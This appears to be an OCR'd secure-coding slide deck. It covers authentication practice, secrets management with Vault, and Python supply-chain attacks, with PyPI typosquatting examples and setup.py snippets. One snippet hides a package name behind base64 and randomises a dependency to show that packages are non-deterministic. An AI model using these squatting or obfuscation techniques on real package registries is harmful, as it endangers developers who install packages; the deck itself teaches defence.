Secure Coding

Martin Carnogursky
admin@sourcecode.ai

Authentication & Authorization in practice

Don‘t repeat the same mistakes I did ...

- **DON‘T Make your own auth system** (username & password)
  - ^ If there is one thing you should remember from this
- Use existing 1st / 3rd party services by integrating into them
- Use existing protocols (ex. OpenID/OIDC/OAuth, ...)
- Plan carefully into the future
  - Swapping auth system is very high-risk, time consuming and something always goes wrong

Quick reference


- **OpenID** -> use the OpenID provider to log in to your application (e.g. Sign in via Google); Authentication layer: proving who you are
- **OAuth** -> allow an application to act on your behalf (e.g. Post a message to Twitter); Authorization layer: grant access to functionality/data
- **OIDC** -> OpenID Connect
- **SSO** -> Single Sign On; done usually via OpenID or SAML

- **SAML** limitations -> browser workflow only, no mobile devices/rest api

What to plan for

- Verify identity of a given user (user+password, SSO, api tokens, ...)
  - Authentication & Authorization
- Role based model: admin vs „normal“ user vs tech support and more
- Impersonation
- Password reset, 2FA, enrolling users
- API tokens
  - Inherit user permissions
  - Account lockdowns & resets must affect api tokens as well

3rd party auth providers*



Account Sign in

Email or Username

Password Forgot?

Need an account? Press the Google, Facebook, or Apple buttons above, or **sign up with email**

By creating an account or continuing to use a Plex application, website, or software, you acknowledge and agree that you have accepted the **Terms of Service** and have reviewed the **Privacy Policy**.

* Personal preference/experience

Authentication & Authorization for developers (and employees)

- Access to the database
- Access to the server (ssh, ftps, ...)
- Access for (server/performance) monitoring (or dashboard)
- Interns (temporary access to some resources)
  - People leaving company
- Enrolling new developers
- Bug reporting
- Audits

You are a high value target as a developer!

- Root/admin access on servers
- Unrestricted read/write to DBs
- Read/write access to the source code
- Access to a CI pipeline
- Access to deployments (docker, kubernetes, nomad, ...)
- Access to releases (package, exe, ...)
- Access to sensitive 3rd party APIs (ex. Payment gateway)
- Copies of data (db, customer details, dumps)

Common mistakes

- Shared API keys
- No access policy
- No auditing/logs
- Config files vs. Environ vars
  - dotenv


HashiCorp Vault / OpenBao*

- ACL for managing secrets
- Generate temporary secrets on the fly
  - Automatic expiration & renewal
  - Roles & policies for every user & secret
- Easy revocations
- Awareness of active secrets
- Full audit logs: what secret was issued to whom, when, with what priviledges, start & end (expiration) dates etc...
- Many engines supporting many protocols:
  - SQL DBs (postgres, mariadb, mssql, ...)
  - NoSQL DBs (kafka, mongo, ...)
  - Other systems (Cas, SSL certs, SSH, JWT tokens, ...)
- Integration with OIDC

* Personal preference/experience that I stick with, there are other alternatives

Software supply chain


What is a supply chain?



Includes auth principles that we just talked about

Image source: http://img.scoop.it/Fwh7RipNyY3N384cITe5qbnTzqrqzN7Y9aBZTaXoQ8Q=


How ~~babies~~ packages are made



```python
    from setuptools import setup

    readme = open("readme.txt", "r").read()

    setup(
        name='peewee',
        version=__import__('peewee').__version__,
        description='a little orm',
        long_description=readme,
        author='Charles Leifer',
        author_email='coleifer@gmail.com',
        url='https://github.com/coleifer/peewee/',
        packages=['playhouse'],
        py_modules=['peewee', 'pwiz'],
        install_requires=["total_legit_dependency>=2.3.4"],
        classifiers=[
            'Development Status :: 5 - Production/Stable',
            'Intended Audience :: Developers',
            'License :: OSI Approved :: MIT License',
            'Operating System :: OS Independent',
            'Programming Language :: Python :: 2',
            'Programming Language :: Python :: 3.7',
            'Topic :: Software Development :: Libraries :: Python Modules',
        ],
        license='MIT License',
        project_urls={
            'Documentation': 'http://docs.peewee-orm.com',
            'Source': 'https://github.com/coleifer/peewee'},
        scripts=['pwiz.py'],
    )
```



peewee-2.27.1.tar.gz

```
python setup.py build
```

```
# pip install peewee
```

Setup.py <- „.py“ means it‘s executable


```
setup(   # We are in fact calling a python function with the following arguments
   ...
   name='windows95',
   author='Bill Gates',
   author_email='bill.gates@microsoft.com',
   url='https://github.com/coleifer/peewee/',
   packages=['requests', 'cGVld2Vl\n'.decode('base64') , 'ipaddress'],
   install_requires=random.choice(["pkg1", "pkg2", "pkg3", "pkg4", "pkg5"]),
   ...
)
```

TL;DR: Most packages (and/or their formats) are not deterministic!

Types of attacks

- Namesquatting
    - Typosquatting
        - Stub package
    - Phishing
        - Starjacking
    - Dependency confusion
- Existing packages
    - Malicious dependency
    - Package takeover
        - Dependency hijack
        - Source code modification

Typosquatting/namesquatting




10,000+ projects for "requests"

requests 2.27.1 Jan 5, 2022
Python HTTP for Humans.

requests5 1.0.0 Apr 20, 2020
无与伦比的简单且强大的requests

requests3 0.0.0 Mar 16, 2018
Name Squatting.

requests2 2.16.0 May 27, 2017
Python HTTP for Humans.



scikits.learn 0.8.1
A set of python modules for machine learning and data mining

learn 1.0.0
A simple printer of nested lines

scikit-learn 0.20.2
A set of python modules for machine learning and data mining

scikit-learn_runnr 0.18.dev1
A set of python modules for machine learning and data mining


What was the name again?

a) pip install pewe
b) pip install peewe
c) pip install pewee
d) pip install peewee

Types of attacks

- Namesquatting
  - Typosquatting
    - Stub package
  - Phishing
    - Starjacking
  - Dependency confusion
- Existing packages
  - Malicious dependency
  - Package takeover
    - Dependency hijack
    - Source code modification

Starjacking



requests3 0.0.0

```
pip install requests3
```

Name Squatting.

Project links

Homepage

Project description

Statistics

